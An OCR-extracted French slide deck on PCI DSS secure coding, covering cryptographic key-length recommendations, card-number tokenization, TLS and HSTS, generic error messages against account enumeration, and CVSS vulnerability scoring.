
- Réutilisation
- Trop petite taille
- Prédictible

Exemple de mauvaise utilisation

Lan Manager Hash(LM)



Exemple d'utilisation avec SHA-512



Taille de clés et algorithmes dans le temps

Date	Minimum of Strength	Symmetric Algorithms	Asymmetric	Discrete Logarithm		Elliptic Curve	Hash (A)	Hash (B)
				Key	Group			
2010 (Legacy)	80	2TDEA*	1024	160	1024	160	SHA-1**	SHA-1
							SHA-224	SHA-224
							SHA-256	SHA-256
							SHA-384	SHA-384
							SHA-512	SHA-512
2011 - 2030	112	3TDEA	2048	224	2048	224	SHA-224	SHA-1
							SHA-256	SHA-224
							SHA-384	SHA-256
							SHA-512	SHA-384
								SHA-512
> 2030	128	AES-128	3072	256	3072	256	SHA-256	SHA-1
							SHA-384	SHA-224
							SHA-512	SHA-256
								SHA-384
								SHA-512
>> 2030	192	AES-192	7680	384	7680	384	SHA-384	SHA-224
							SHA-512	SHA-256
								SHA-384
								SHA-512
>>> 2030	256	AES-256	15360	512	15360	512	SHA-512	SHA-256
								SHA-384
								SHA-512

NIST Recommendations (2012) – keylength.com

Tokenization

Objectif


- Remplacer les donnés sensibles (principalement le PAN) avec des tokens

PCI DSS Tokenization Guidelines


- Exemple

PAN	Token	Comment
3124 005917 23387	7aF1Zx118523mw4cwl5x2	Token consists of alphabetic and numeric characters
4959 0059 0172 3389	729129118523184663129	Token consists of numeric characters only
5994 0059 0172 3383	599400x18523mw4cw3383	Token consists of truncated PAN (first 6, last 4 of PAN are retained) with alphabetic and numeric characters replacing middle digits.

PCI DSS Tokenization Guidelines
Tokenization



PCI DSS Tokenization Guidelines
De-Tokenization




Tokenization

Génération des tokens

- **Fonction cryptographique réversible + clé**
  - Requis PCI DSS additionnels
- **Fonction d'hachage + clé secrète**
- **Index dans une table de correspondence**

Panorama de la cryptographie



Mesures de protection

Recommandations - Données au repos

- **Garder uniquement les données nécessaires**
- **Utiliser des méthodes de chiffrement authentifié reconnues**
  - CCM
  - GCM
  - Mettre en place un cycle de vie des clés de chiffrement
- **Pour les mots de passes, utiliser PBKDF2**
- **Garder les clés uniques et indépendantes séparément des données**
- **Utiliser un générateur de nombre aléatoire qui est fiable**
- **Ne pas implémenter la crypto vous-même !**


Mesures de protection

Recommandations - Données en transit

- **Utiliser du chiffrement (TLS) pour toutes les communications**
  - Utiliser du chiffrement (TLS) pour tous transports de données sensibles (à l'externe ET à l'interne)
  - Ne pas combiner HTTP et HTTPS (contenu mixte)
  - Ne pas offrir de page non chiffrée pour du contenu sécuritaire
    - Utiliser HSTS
- **Utiliser des algorithmes fiables**
- **Ne pas inclure des données sensibles dans les URL**
- **Les cookies doivent avoir le drapeau « Secure »**


Démonstration – HSTS (Sans)

Americanexpress.com



Démonstration – HSTS (Avec)

haveibeenpwned.com



6.5.5 Traitement inapproprié des erreurs

Description


- **Fuite d'information dans les messages d'erreur**
  - Message d'erreur de gestion
  - Message d'erreur système

Cible

- **Données sensibles ou confidentielles**

Exemple de mauvaise gestion d'authentification


Connexion avec mauvais nom d'utilisateur



Message d'erreur

Nom d'utilisateur invalide

Connexion avec mauvais mot de passe




Message d'erreur


Mot de passe invalide

Exemple de mauvaise gestion de récupération de mot de passe

Adresse Invalide



Adresse Valide



Source: http://www.troyhunt.com/2015/07/your-affairs-were-never-discrete-ashley.html

Mesures de protection

Recommandations - Gestion

- **Utiliser des erreurs génériques**
- **Mettre en place un CAPTCHA**
- **Bloquer l'accès**
  - Temporaire vs permanent
  - Session, adresse IP ou compte.
- **Utiliser des fonctions des *frameworks* reconnus**
- **Prendre l'adresse courriel comme nom d'utilisateur**

Exemple de traitement inapproprié des erreurs

Python

```
while (DoSomething()) {
  try {
    /* perform main loop here */
  }
  catch (Exception &e){
    /* do nothing, but catch so it'll compile... */
  }
}
```

Mesures de protection

Recommandations - Système

- **Ne pas afficher des erreurs techniques**
  - Détaillées
  - Système
  - Avec des informations confidentielles
- **Utiliser des erreurs génériques**
- **Chemins sécuritaires avec plusieurs résultats possibles doivent retourner le même message**
- **Erreurs serveurs Web, framework**
  - Couche de traitement d'erreurs

6.5.6 Vulnérabilités à « haut risque »

"6.2 Establish a process to identify and assign a risk ranking to newly discovered security vulnerabilities."

Système de score de la gravité des vulnérabilités

- Simpliste: Faible / Modérée / Élevée
- CVSS – Common Vulnerability Scoring System
- CWSS – Common Weakness Scoring System

CVSS v2

CVSS v2

- *Common Vulnerability Scoring System*

